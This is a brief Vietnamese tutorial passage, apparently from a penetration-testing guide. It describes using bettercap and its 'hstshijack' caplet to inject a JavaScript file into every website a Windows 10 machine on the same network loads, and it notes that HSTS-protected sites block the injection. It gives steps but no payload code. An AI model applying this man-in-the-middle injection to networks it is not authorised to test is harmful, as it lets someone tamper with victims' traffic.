- Như ở đây, mình để * tượng trưng cho tất cả các trang web và đường dẫn file là /root/alert.js
- Tiếp theo, khởi động bettercap và sử dụng caplet “hstshijack” như các phần trên
- Ở máy windows 10 khi truy cập vào các website https sẽ hiển thị thông báo
- Chú ý: Các website HSTS sẽ không hiệu quả bởi vì chúng only-loaded https nên chúng ta sẽ không thể inject code

